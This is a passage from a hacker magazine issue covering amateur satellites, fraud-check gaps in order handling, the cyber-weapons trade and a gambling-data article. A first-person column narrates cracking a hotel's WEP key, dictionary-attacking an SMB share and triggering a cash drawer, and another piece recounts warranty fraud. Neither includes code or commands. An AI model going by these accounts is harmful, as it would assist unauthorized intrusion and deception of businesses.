
There are no doubt other ways I haven’t thought of, but you see how easy this is. It’s ridiculous. Where I live, it seems every election night, as people are anxiously awaiting the results after polls have closed, the local

media will announce, from the central election headquarters where the computers are compiling totals from surrounding precincts, that they are experiencing computer problems. Unknown (and unaccountable) experts come in, survey the situation in whatever mysterious but unquestioned methods they employ, and the reports then convey that it’s been fixed...

And this doesn’t consider the chain of custody issues where the machines are loaded into the back of a van and driven (by who knows what route, by who knows what driver) to the central election location for final processing. Memory cards can easily be replaced, hacked, etc.

Credit Bev Harris for not just relaying the gloom and doom picture of rigged elections in America, but also providing a variety of remedies to the average citizen to ensure elections are honest. Different things can be done before, during, and after an election to bring about this much needed reform.

Even if I could engineer the next election to seat my favorite candidate in office, I would rather devote the efforts to preventing his dishonest defeat.



by **MS3FGX**
MS3FGX@gmail.com

While those of us in the United States have managed to fight off large scale Internet censorship in the form of PIPA and SOPA (at least, for the time being), the battle to maintain an individual’s unfettered access to the Internet is still raging all over the globe. Is it any wonder? With social networks becoming an increasingly indispensable tool for protesters and freedom fighters, the governments of many foreign countries are looking to actively censor, or even deactivate, the Internet at their discretion.

Now imagine plugging a device about the size of a standard USB WiFi adapter into your computer, setting up an antenna, and being able to receive news and information from orbiting satellites even when you can’t get access to the Internet. But instead of these satellites being owned and operated by a government

or corporation, imagine they were completely under the control of ordinary citizens. Such a network would be indispensable for combating corrupt governments, organizing rescue operations in areas stricken by natural disasters, and providing information to third world countries that don’t have a telecommunications infrastructure. But, can it be done?

At Chaos Communication Camp 2011, a talk was given detailing a “modest” proposal for putting a hacker on the moon by 2034 [1]. While I can’t say I am too optimistic about that particular goal (there is some debate if even NASA will be able to get anyone off this rock before then), the first phase of their plan (to build a free and globally accessible satellite communications network) is something completely different. With the rapid commercialization of space transport and operations, it’s now possible for a group of individuals, using open source software and hardware, to construct, launch, and operate their own

communications satellite, though certainly not easy.

First Steps

When dealing with hardware intended for space flight, there is no such thing as being over-prepared. Anyone attempting to build a device and accompanying software destined for low Earth orbit (LEO) would be wise to start a bit closer to the surface of the Earth, by way of a high altitude balloon. Using readily available weather balloons, it's possible to send a small payload up to 100,000 feet (30 kilometers). At this altitude, the sky turns black and the temperatures can drop down to nearly -100 F (-73 C), an excellent dress rehearsal for a space mission.

Operating a craft in near-space, generally considered to be anywhere between 65,000 feet (20 kilometers) and 350,000 feet (107 kilometers), demands many of the same design paradigms of a true spacecraft: reliability, redundancy, energy efficiency, thermal protection, mass and dimensional constraints, etc. Operating such a craft would also require the ability to track and effectively communicate with a high altitude object, one of the most important aspects of creating a practical communications network. In fact, the Hackerspace Global Grid [2] is a project dedicated to just that subject, the tracking and identification of satellites via open source software and hardware. You can't talk to something you can't find, so this subject is getting a lot of research and development now in preparation of future projects.

While you'll never construct a global communication network with balloons alone, they may have a future in temporary or emergency networks. The LVL1 hackerspace in Louisville, Kentucky is working on the White Star Balloon [3] project, a self-ballasting weather balloon capable of maintaining its altitude and staying airborne for days at a time. While LVL1's goal with White Star is to send the balloon across the Atlantic Ocean via the jet stream, it's not unreasonable to imagine a similarly designed balloon equipped with some type of propulsion system being able to maintain its position (roughly) over an area for extended periods of time. Being able to place a balloon over a target area for use in communications or even surveillance has some very obvious uses. Incidentally, the U.S. military is currently experimenting with this very concept using manned and unmanned balloons.

Getting into Space

Building a high altitude balloon is certainly a challenge, but not outside the grasp of even a clever high school student. It's a good demonstration, but it's a far cry from building and launching a proper satellite. So what now? How do you actually get something into space if you aren't a world superpower?

Not that long ago, you didn't. It just wasn't happening. But as commercial space-flight started to emerge as a viable enterprise, a new class of satellite quickly started to gain popularity: the CubeSat [4]. CubeSats are miniature satellites, sometimes referred to as picosats or nanosats, which adhere to specifications written by the California Polytechnic State University and Stanford University. CubeSats are 10x10x10 centimeter cubes with a mass of one kilogram, scalable along one axis up to three cubes. This allows for a satellite (known in this configuration as a 3U CubeSat) with a maximum size of 10x10x30 cm and a maximum mass of three kilograms. The mass and dimensional constraints are tight, but with ever smaller components and manufacturing techniques, it should be within the capabilities of a well equipped hackerspace.

Of course, the next question is: how much does it really cost to build and launch a CubeSat? There are a lot of variables involved here, from the size of the satellite to the orbit it's placed in. A realistic estimate for getting a 1U CubeSat (a single 10x10x10 cm cube) into orbit would likely be around \$80,000 to \$100,000 USD, though depending on who you talk to, the number can be as low as \$40,000. While \$100,000 is surely a lot of money for us in the "99 percent," it's not an unreachable goal. Consider that the TikTok [5] project managed to raise \$942,578 on Kickstarter... and it's a watchband for the iPod Nano. If the hacker community could raise that much money, a fleet of communication satellites would be well within the budget.

For the hacker on an even tighter budget, Interorbital Systems plans on beginning launches for their "TubeSats" [6] this year. The TubeSat is advertised as "the low-cost alternative to the CubeSat," costing only \$8,000 for the construction kit, including the launch. The steep discount does come with a penalty however, as the TubeSat offers only three-quarters the total mass of the 1U CubeSat, and is placed in an orbit which will decay after a month or so. Still, there's some-

thing to be said for being able to build and launch your own personal satellite for the cost of a decent used car.

Ears To The Sky

A lot of people seem to be under the impression that communication with satellites requires a ten foot wide satellite dish and a room full of radios. In reality, you can receive the downlink of low altitude satellites with nothing more than a handheld scanner and a simple “rubber duck” antenna. Naturally, this isn’t an ideal solution, and a more permanent installation with motorized high gain antennas would get much better results, but it does give you an idea of what’s possible in a pinch.

Another common misconception is that satellite communication requires a license. While transmitting to an orbiting satellite would require an amateur radio license from your government of choice, simply receiving broadcasts on the common satellite bands can be done by anyone with the appropriate equipment. Naturally, this means that communication with our theoretical hacker satellite network would be one-way for unlicensed individuals, but that really isn’t a problem. The immediate goal of such a project would be to spread news and information to people who would otherwise be cut off from the world, so in that case it would be enough to receive a downlink of the latest pertinent information. Of course, anyone with the appropriate license and adequate equipment could use the satellite network in a bi-directional fashion as well, so both use cases could be served simultaneously.

With recent advancements in Software Defined Radio (SDR), you don’t even need a traditional radio to receive broadcasts anymore. Products like the FUNcube dongle [7] are low cost SDR devices specifically designed for amateur satellite communication. Coming in at under \$300 USD and controlled by freely available open source software, SDR devices like this bring satellite communication within reach of even the most modestly funded hackerspaces or groups of individuals. As the market for satellite-oriented SDRs grows, we will see those prices come down even farther; to the point that within a few years, a radio capable of receiving satellite transmissions might not cost much more than WiFi hardware.

Reasonable Expectations

With talk of satellite ground stations and launching home-built spacecraft, it’s easy to get carried away. A look at any of the main-

stream media coverage of projects like the Hackerspace Global Grid will give you a good idea of how easily the imagination wanders (or runs) when talking about anything to do with space.

The major thing to understand is that nobody is suggesting a “parallel Internet.” That was an idea the media glommed onto almost immediately, but it’s wildly impractical. Establishing a meaningful TCP/IP connection to an amateur satellite would be a challenge for even a well-equipped ham radio operator, so the idea that this could be a service offered to the masses is out of the question right now.

Most likely, the early versions of a hacker satellite network would only be able to broadcast simple text messages. Think of an orbiting serial terminal, and you’ll have a pretty good idea of what’s possible. Licensed radio operators with the appropriate equipment could upload the message to be broadcast, and the satellites would then repeat it to anyone who cares to listen until they receive new instructions.

Perhaps not as exciting and glamorous as some people might like, but it’s a start. Such a system could be invaluable for individuals whose government censors (or cuts off) their Internet access or in emergency situations.


Conclusion

It’ll be quite some time before we can surf the web on our own hacker-built satellite ISP. But, with the proper research, funding, and skill, it’s not unreasonable to think we could see low cost receivers pulling down data from civilian built satellites within the next two years; assuming there are enough people motivated to make it happen.

As John F. Kennedy said of the Apollo program in 1962, we do these things “not because they are easy, but because they are hard, because that goal will serve to organize and measure the best of our energies and skills.”

References

1. <http://events.ccc.de/camp/2011/Fahrplan/events/4551.en.html>
2. <http://www.hgg.aero>
3. <http://whitestarballoon.com>
4. <http://www.cubesat.org>
5. <http://kck.st/al8N3p>
6. http://interorbital.com/TubeSat_1.htm
7. <http://www.funcubedongle.com>



Hacking Apple's System

by **Big Bird**

First off, I feel it's important to explain that any sort of liquid damage to an Apple product will void your warranty. There has been some talk about an AppleCare+ warranty that covers water damage and cracked screens - but the regular Apple warranty does not. So, I suggest you don't seriously attempt this. What follows, however, is a true story.

As your typical computer-using bloke, I like laptops. I have an Apple Macbook Air. The device is great, and it's light. One day at a local Starbucks, I had just started drinking a coffee when I knocked that grande cup right into the direction of my Macbook. Ack! I was freaking.

The first steps involved turning off the computer and holding down the power button. I flipped the computer upside down and grabbed a bunch of napkins. I kept it upside down with napkins all the way home. Once I got home, the computer went right into a container that held the full Macbook (a bag would work) and I poured all of the rice I had all over the Macbook.

I left that Macbook covered in rice for at least a week, heck, it could have been longer. I didn't touch it, turn it on, or otherwise consider using it. Finally, after the week was up, I attempted to turn it on and the machine booted. I was sad to find out, though, that some of the keys were messed up on the keyboard.

I had to make a choice here: chuck the computer or go to Apple and see what was possible. I decided to ask what the keyboard replacement might cost - and that would be

close to \$300! Wow. My choice, however loose morally, was to play dumb and see if I could get warranty service.

I first set up an appointment with the Apple "Geniuses." This was a time-of-day appointment that required I simply tell one of the sales guys in the store that I had arrived. When I connected with the Genius, I said to him, "I think my keyboard is broken." Of course, broken keyboards are covered under warranty.

The fellow was nice enough and he tried to remote boot the system by way of a network image to run a diagnostic. Since this was a Macbook Air, he required the use of a network adapter. He wasn't able to get the system to boot. He thought the keyboard was stopping him from that, so he tried an external keyboard to help this process. Failed Again.

It seemed like he was running out of options, so the next thing he did was to take the computer to the back and "check for water damage." The check appeared to be short and it seemed like he might have just pulled the bottom off the case. There is no way in the time he took that he was able to pull the top off. The Macbook Air is not designed to let you in.

So, he came back and said everything was in order and that it would take a week to replace the keyboard and that this would be covered under warranty. Phew. A week later, the computer was fixed, problem solved, and Apple's system was shown to clearly be flawed.

Also of note, Apple recently patented a new form of liquid damage detection. It appears as though they may know that these kinds of warranty services are going on unchecked.

Fundamental Flaws in Online and Phone Ordering

by C P

The place I work takes phone and online orders. Low security leads to high loss.

When a customer places an online order using a cell phone or computer, there apparently is no credit card security code or PayPal limit check. This may be done after the order is submitted, if it goes to a holding pen. This may also happen if the item is unavailable or cannot be delivered as scheduled. No checks are done to determine if the customer's email address and name match, if the customer's phone number is the same as the recipient's, if the customer requested Saturday delivery for something that can't normally be delivered Saturday (FedEx/UPS), and strange messages ("Dear Pamela, You own me now. Fit me up with a radio collar and an invisible fence. Only you and God know how much I needed your text last night. I am deeply committed to you and love you forever. Love from Leslie").

If a customer tries placing an order online more than three or four times, they get an error message to call us for help. If they call, the order may or may not go through, but we won't know until we submit it. If the order doesn't go through, they'll have to use another credit/debit card or try again another day. We can't take cash, checks, gift cards that haven't been registered/don't have security codes, PayPal, more than one promotion (including coupons or points), "free shipping," orders for wine, or orders for personalized items on the phone. If you have a land line and a phone book, you wouldn't know. Everybody else - read the terms and conditions. We aren't lawyers, and telling us you're going to plaster it all over

social media won't help you at all.

We have absolutely no way of telling who you are versus who you tell us you are. It doesn't matter if you say you're a Secret Service agent from Albuquerque or a professor from a university in San Francisco whose assistant went missing over the weekend... she's from Germany, and she's so conscientious she'd *never* do that (even if he's supposedly a network security doctoral candidate). It doesn't matter - you still have to get a police report and have the police *fax a subpoena*. That's the way it works. Just do it. Same thing for somebody who calls and says their credit/debit card number was hacked/stolen.

Orders placed through relay operators are usually fraudulent. These calls used to be made by deaf people, not so much now. Have the relay operator ask the caller to give their name, valid billing phone number, billing address, city/state/zip, email address, valid credit/debit card number, expiration date, and security code at the beginning of the call. If J Random Customer can't answer that, the relay operator will tell you "the other party disconnected," or something along those lines.

Phone orders are placed using a JavaScript system running on Internet Explorer 6 on old Dell PCs running Windows XP. No fooling.

Temporary workers are brought in from someplace. Any warm body from off the street apparently will do during major holidays. A couple were fired after they had stuff sent to where they lived (using customers' credit card numbers). Definitely not the sharpest knives in any drawer.

Thanks to all who read this, and thanks to *2600* for this excellent magazine.

The Hacker Perspective

by Dimitri

I'm not famous.

I think that's a good thing. I think generally, if you're a hacker and you have mainstream fame - then something went wrong. I'm trying to avoid things going wrong, but it's harder than it sounds and I've been closer than I'd like. When I see something, anything, I feel I have to know what it's for and how it works, what was it put there for, and how it does what it does.

So I'm a hacker.

I'm not famous, but I don't do it for the fame. I do it because that's the way I'm programmed. But, what do I mean when I say I'm a hacker? I mean that I do things with hardware and software, computers and networks, that the designers didn't expect me to, sometimes didn't want me to.

I don't do it for fame, I don't do it for money, I do it because I see things that other people miss, that they're not able to see and that's exciting. How I can access a network, a whole world that people aren't even aware exists!

So it started when I was younger, around eight - something in the region of 13 years ago. It was never a mainline thing for me, although I now I work as a network engineer, so it's a little more mainline than it was.

When did I start hacking? You'd think that would be an easy question, but it's not, because the line is sort of blurred. The question shouldn't be when did I become a hacker, but when did I notice that I was a hacker?

For me, it was probably around age 11, when I was first restricted. I just wanted to surf the Internet. I was addicted. I researched everything from quantum physics to computer security, constantly. When I got to school, I was first hit by that little warning: "Access to this page has been restricted, as it violates the security policy in place." I got around it. I don't remember exactly how, but it didn't take long. It wasn't difficult.

I didn't want to break the law. At that age, I wasn't even sure what breaking the law was when it came to computer security.

I continued this way for a couple of years,

playing on networks and finding networks. I had a very bulky, heavy laptop that I used to carry everywhere with me. If I saw a jack, then I'd plug in - be it a computer network or a phone line - and just see what was out there.

Skip a few more years and I started looking at radio frequencies. I started seeing wireless. By this time, my finances were a little better and I got hold of a handheld. It had a pretty effective 802.11b receiver, so I set it to periodically scan around. Most of the time, I was just looking at the names of the networks as they appeared on my screen to see what was out there. I did a little WarWalking with a GPS receiver and plotted out my local neighborhood. Then I printed it on A3 and posted it on my wall next to a spreadsheet detailing networks that I'd seen.

Kids my age had pictures of movie stars and bands on their walls. I had a statistical analysis of the security systems used by over a thousand companies in my local area. I didn't do it as part of an attack; it wasn't malicious.

I was amazed by the fact that I could see all of these networks and no one else I knew even knew what they were, that they were there, or the security implications of my being not only able to see them, but to access them too. I went from hunting jacks to hunting radio waves.

I openly talked about security. I openly talked about what I saw.

My parents weren't bothered. They didn't understand what I meant. They didn't understand how close I was to the edge of law. I didn't understand how close I was to the law. In fact, it wasn't until I was first questioned that it hit me - that there were restrictions. I knew I couldn't just walk onto someone's property and start going through their personal belongings. Though I had been using a directional antenna from a car park to access a government department's (more than one department, more than once) computer systems and start hunting through not one person's belongings and personal data - but the whole neighborhood's.

When you buy a computer, they don't tell you that you can break the law with it. By

the time you realize this, it's too late. Either you're addicted to it already or you're staring at a police officer asking some pretty hard questions about your habits.

You're addicted. Worse, you don't have to the ability to explain what you're addicted to. The police are asking more questions - even harder ones this time - and you don't have the vocabulary to explain what it is that you're doing. Or worse, they don't have the training to understand what you're saying. It gets pretty scary when you can't explain. They're quoting laws and you're quoting frequencies and exploitations. You're not on the same wavelength.

It was fine when it was your parents. They didn't understand, so they just left you to it. It was fine when it was your teachers. Your grades were high, so they just left you to it. When it's the police, it's a different matter. Just hope you're as good at social engineering as you are at network security.

How good can you be, when you're 13? I guess it's all practice. Eight years on, I'm still doing it. I dropped my old laptop and handheld and upgraded, voting for a purely open source operating system, a more powerful machine, and a better wireless card. More power, more speed, more range, more freedom.

My cell prompts me now when it sees something that I might be interested in. I've hooked it up with text-to-speech and it tells me what it sees, and often it even says why I should be bothered. My exploration is automated.

I was walking through town, past a hotel, and I heard a network jump into range. "Network detected: Eee Pee Oh Ess." It happens every now and again. I've heard that network before, I know physically where it's located, I know the kind of encryption it uses, the number of users on at any time of day, and I know what the network is for. EPOS: Electronic Point Of Sale.

I'd heard the network before because I heard it every day on my way into work, though it wasn't until I dug deeper that I realized the implications of having remote access to this system.

If I booted my laptop, I'd see maybe 15 networks. There was the one I was interested in, right in the middle. EPOS. I clicked connect. It asked me for my encryption key. I hit CTRL - ALT - F2 and dropped out of graphics mode and into text-only mode, which is the first step when I mean business. I was wasting CPU cycles by using graphics, and I needed to be quick.

So skip a couple of years. I'm older now. It's a different network. It has a different reason for being interesting to me, but it's the same story. However, this time I know that what I'm doing is illegal, but I don't stop. I've been doing it for years. Why would I stop?

I start capturing packets coming from the network. I see a client and pretend to be it, pretend that I'm authorized. The traffic flows faster and within an hour, I have enough data to calculate the key. It's only WEP. These days, an hour is an age. You can get WEP in 30 seconds, and I can prove it.

Armed with the correct key, I bring my graphics back up and enter when prompted, then watch the icon on my task bar whirl as DHCP is activated and I'm allowed onto the network.

I load some more software now to watch on the wire, capturing data as it passes over the network and I'm watching data bounce around, looking at one machine in particular: "Front-Desk". That looks interesting. I scan it for SMB shares, the kind of network file sharing technology that's used by most home computers. It's got the defaults open, one of which is "CS". A quick dictionary attack gives me access to the whole system.

I'm not really paying attention to what I'm doing. I'm not attacking the network. I'm in autopilot. Something appears on screen that looks interesting, and I start probing and looking at it in more depth.

First, I was attracted by the network's name, then the computer's name, then the known network share, and finally, the last thing that got me on this network: it was running a program made by a company that I recognized.

I couldn't remember what the company did or how they made a profit. I knew I recognized them and there was something interesting about it. It was a software development company specializing in accounting software.

I hit the button to transfer the software and ran some emulation software to allow the code to run on my operating system.

"ENTER ACCESS CODE" appeared on the screen. Four digits. Ten thousand combinations, some more likely than others. 1 - 2 - 3 - 4. Access granted, level ADMINISTRATOR. Surely not.

I wasn't familiar with the software in use on the network, but I'm familiar with how networks work and how machines talk to each other, and how the correct command can get that machine to do anything that you want. I hit the wrong button, I mistyped a command,

I sent the data to the wrong address, or I did it because I wanted to. I wanted to see it happen, to see if I could make it happen. I could - I hit enter.

I was sitting in the hotel lobby and there was a very attractive girl my age, sitting behind the front desk. I didn't care about her. I was on their network. That's what I cared about. When I hit that final key, the cash drawer shot open with a crash two feet away from her and she screamed. Everyone looked, and I've never left a hotel faster.

I'm not here doing this because I want to make money, I don't want to be famous. I'm just curious. I'm interested. I'm addicted. Thirteen years after I started, I'm still amazed

that people aren't aware of how I do what I do, or what is even possible.

I've been spoken to by the police on more than one occasion and, although I don't set out to break the law, sometimes it happens. I used to talk openly about what I do. Now I don't, though I still hack. I still explore. I still break systems, copy data, and manipulate machines. But I don't do it for personal gain. I never have. I do it because it's the way my brain is wired.

So what's my message? What would I tell the aspiring hacker? I guess I've only got one message.

You don't become a hacker. You're born one.

Submissions for "The Hacker Perspective" are closed for now, as we have enough columns for the next couple of years. But don't fret. Use that time to experiment and learn new things. When we reopen submissions, you will have a lot more to write about! But in the meantime, please send us your articles on other topics. Our mailbox is there for you:
articles@2600.com

HOPE NUMBER NINE DVDS

The conference is over, but you can relive it (or experience it for the first time) with over 100 hours of DVD footage that captured each and every talk in the main three tracks.

We have way too many DVDs to list here, but we can tell you they're \$5 each with a full set running \$400 (a savings of \$100). See all the details for yourself at <http://store.2600.com/hopenumbernine.html>

*We may even have leftover HOPE t-shirts in your size.
Check the store for more info.*

BEWARE THE CYBER WEAPONS INDUSTRIAL COMPLEX



by Josephus Alexander

In his famous farewell speech, the American President Dwight D. Eisenhower famously spoke about the dangers of the “military industrial complex” and its corrosive power on society (i.e., being a drain of resources from social programs that affect the general well being of the American people via the “defense” budget). Since President Eisenhower’s speech in the late 1950s, we can see that his warning fell on deaf ears as defense spending has been increasing while budgets for schools, Social Security, national parks, etc. continue to stagnate or get cut to unsustainable levels.

As the multi-billion dollar military industrial complex continues to sell conventional arms for continuous wars of “peace” against “terrorists,” and, of course, “communists,” a new aspect of the military industrial complex has arisen out of the depths of cyberspace. This new weapon is not a physical weapon, but a digital one that is not bound by any rules, arms embargoes, or treaties. The effects of this new form of warfare have shown up in Iran in the form of Stuxnet, Duqu, and now Flame. The 20th century saw the building of the military industrial complex, and now the 21st century has spawned its digital successor which we will term the “cyber weapon industrial complex.”

Of course before we go further down the rabbit hole, here’s the traditional 2600 obligatory disclaimer: This article is for informational and educational use only, so we can all be better informed citizens of the physical and virtual world. Any development of digital weaponry for criminal/terrorist means or being a digital arms dealer (think Nicholas Cage in the movie *Lord of War*) for the above mentioned people is pretty damn illegal and also counts against you for karma and heaven points. Lastly, if you’re some government agent at a three letter agency reading this and you start freaking out about the information here, please put your energies somewhere else. All my information comes from those oh so “classified” sources such as Google, my local library, and, of course, the Barnes and Nobles at the local mall. Besides, you guys might want to police up your own backyard in light of the recent disclosures about the American cyber warfare program by *The New York Times* and in a book titled *Confront and Conceal* by David Sanger found in hardcover, audio book, and Kindle. So, with that bit of sarcasm and disdain of over-reactive government officials aside, let’s get started, shall we?

Definitions

In order to properly discuss the cyber weapons industrial complex, it is important to define the term and to also talk about the end product: cyber weapons. So,

without further ado, here we go:

- Cyber Weapons Industrial Complex - a subset of the larger military industrial complex that produces weaponized/militarized code (cyber weapons) that attacks information systems (i.e., networks, servers, routers, databases, OS, games, etc.) in order to inflict damage or destroy virtual or physical property of a designated enemy
- Cyber Weapons (short version because this is an article in and of itself) - computer code (aka botnets, sock puppets, DDoS scripts, viruses, etc.) that is developed or utilized for the destruction of the confidentiality, integrity, and availability of information systems and threatens or causes physical, functional, or mental harm to structures, systems, or living beings

Now that we have defined our two main terms, let's get to know our "friends" in the cyber weapons industrial complex a lot better.

The Purpose

Why build cyber weapons? The better question to ask is really why not? Cyber weapons are a big draw to the customers and the builders of these digital munitions because cyber weapons are relatively cheap (billion dollar stealth bomber and million dollar bunker buster bomb versus a one million dollar Stuxnet virus), readily available (depending on what you want), have a fairly short development cycle, and are for the most part anonymous (unless you run your mouth to a reporter, get snitched on, or blab on chat rooms about your exploits).

For example, last year it is believed that the North Koreans used a botnet to zombify thousands of computers in South Korea for a DDoS attack that lasted ten days. More recently, two conservative South Korean news papers, *JoonAng Ilbo* and *Korea JongAng Daily*, had their databases trashed and websites defaced allegedly by North Korea in retaliation for some smack talking about North Korea's children's festival. The end result of that attack was the infection and thousands of hours to clean the malware out of hijacked computers which led to thousands of hours of manpower to mitigate future threats. There have been reports for years that the North Koreans have trained some cyber warfare specialists (aka malicious hackers, black hats, whatever) to do this sort of attack, but no one knows for sure if it was them or somebody else. This attack was likely used to test out the South Korean digital defenses,

bully the conservative South Korean press, and probably to show the U.S. and Korean governments that they aren't so low tech after all. If you stop to think about it, all it likely cost the North Koreans was time, a few tens of thousands of dollars, some cyber arms dealers on the Darknet, and commitment to the cause. I'd say that is a pretty good investment in the time and money lost to South Korean businesses, not to mention the South Koreans getting pwnd by the North Koreans eh?

Builders, Buyers, and Dealers

In my definition of the cyber weapons industrial complex, I mentioned that it is a subset of the much larger military industrial complex and, as such, many of the players from there can be found in this aspect of arms sales as well. If you were to go onto any defense contractor site (like General Dynamics, Northrop Grumman, and Raytheon) you find listings for "cyber warfare specialists" or "cyber vulnerability researcher" which I'm sure knowledge of Python, Fuzzing Techniques, C/C++, or exploit development should clue you in to what they would be doing: developing cyber weapons. However, the "big boys" of the cyber weapons industrial complex are not the only players on the block and there are "boutique" dealers that are giving the traditional stalwarts a run for their money.

As in any industry, there are the "big boys" and the "little guys" and, usually in the typical military industrial complex, the "little guys" don't do too well. But in this era of "cyber warfare," the smaller players might just have the bigger guns. Last year, during the "year of pwnage" (what we know as the year 2011), Anonymous pulled the shorts down on the computer "security" firm HB Gary Federal and released all their confidential emails online. The treasure trove of documents showed price listings of weapons pages and the clients who they worked for. One of the firms named in the HB Gary hack was an unknown firm called Endgame Systems which was founded by a gentleman named Christopher J. Rouland, better known by his handle Mr. Fusion. Endgame is one of many companies such as KEYW and Immunity that develop cyber weapons for the Pentagon and "other" clients such as the U.S. Chamber of Commerce and other corporate entities. However, this industry is not just an American venture. It is a global enterprise that has other cyber weapons manufacturers in various countries. Of course, here comes the whole issue with the cyber weapons industrial complex: the buyers.

Previously, I mentioned the HB Gary hack and the public release of the confidential emails between HB Gary Federal and Endgame. However, the scariest part of the whole thing was that it was not just the U.S. government buying Endgame's wares, but also American corporations and their "lackeys" on K Street and other shady places. As with the traditional military industrial complex, profit is the true motivation of developing weapons and the same thing prevails in the cyber weapons business.

Back in the 1990s, Arnold Schwarzenegger and the sexy Vanessa Williams starred in the movie *Eraser* about an arms manufacturer selling advanced weapons to some unfriendly (and stereotypical) Russian Mafia dude. Minus the cheesy plot, the idea of weapons being given to a non-governmental entity was the issue for Arnold and the same issue applies in the real world as well. In the physical world, national/local laws, international treaties, and arms embargoes prevent weapons from getting into the hands of the wrong people (sometimes), but in the virtual one there are no such restrictions. Because cyber weapons are not per se weapons, they occupy a gray area where regular laws and oversight allow cyber weapons to be in the hands of some rather unscrupulous folks.

Now, of course, "cyber weapons" can be found anywhere depending on what you want, but when you read through the HB Gary emails, you can see the collusion between the cyber weapons industry, corporations, and their conspirators. The liberated emails from Anonymous showed that HB Gary and two larger security firms - Palantir Technologies and Berico Technologies - were deeply involved in the preparation of an aggressive and possibly illegal attempt to target and silence supporters of WikiLeaks and the U.S. Chamber of Commerce. As in the "real" world, the use of "legally" purchased arms can easily be turned back on the friendly populous to suppress or intimidate them into complying with a certain agenda.

So What?

The reason I wrote this article is to inform our community of weapons and an industry that tends to operate outside the scrutiny of the general public under the guise of "national security." Cyber weapons are not new, but the people who build, buy, and use them are in new territory. Since the advent of the Internet we all are fond of (from, say, 1975 forward), viruses, botnets, and other Internet shenanigans

have been confined to mostly the IT or hacker realms. With the "publicity" of the Internet in the mid 1990s, the general public, corporations, and governments have become assimilated into the IT world on some level.

With the amount of information (public and secret alike) on the Internet, the viruses and other malware that was once a novelty for geeks is now not just an annoyance, but a large risk to more people. While there were always people like the one from the movie *Hackers* (folks more focused on profit and selfishness versus being community minded and working for the common good), I'd like to think the majority of us are just guilty of the crime of curiosity, self expression, and being advocates of free speech in pursuit of the intellectual advancement of mankind. However, we see hackers working to make a profit by militarizing malware and rootkits for the military and whoever has the money to buy them.

I'm not hatin' on the folks who work for the companies or founded the companies that are the cyber weapons industrial complex. But think about what you're doing. By enabling governments with people who don't understand technology (past the sensationalist coverage and scare tactics from arms dealers), the ability to easily pwn a hostile botnet is easy, but what are the second and third order effects of that action? I personally think instead of arming them with cyber weapons, we should arm them with knowledge. Call me a "peacenik" or "hippie" but I'd rather make love than cyber war any day.

Thanks to Dragorn whose article "Real 'Cyberwar'" in 28:2 inspired me to do more research on the topic of cyberwar and, more specifically, cyber weapons.

Works Cited

- Coleman, Kevin G. "Department of Cyber Defense: An Organization Whose Time Has Come! <http://www.technolytics.com>
- McBurney, Peter and Rid, Thomas. "Cyber-Weapons." *Rusi Journal* 157:1, 6-13. <http://dx.doi.org/10.1080/03071847.2012.664354>
- Riley, Michael and Vance, Ashley. "The Code War." *Bloomberg Businessweek*, July 25 - July 31, 2011
- Keane, Bernard. "Anonymous Versus the Arms Dealers of the Cyber War." www.crickey.com/au

<?xml version="1.0" ?><title>

XML Automated Gambling

</title>

by Andy Phillips
andyphillips99@gmail.com

Note: This is not a hack or an exploit as such, just a way of bypassing the entire “front-end” of an industry to see how it behaves in pure data format. This is for educational purposes only. Please do not recreate anything in this article.

For those of you out there who are interested in how things work... online casinos are a huge area of interest. Their systems must be able to provide genuine odds of winning whilst continually ensuring reliable company profits - and remember, obtaining truly random results is in itself a very tricky and interesting field.

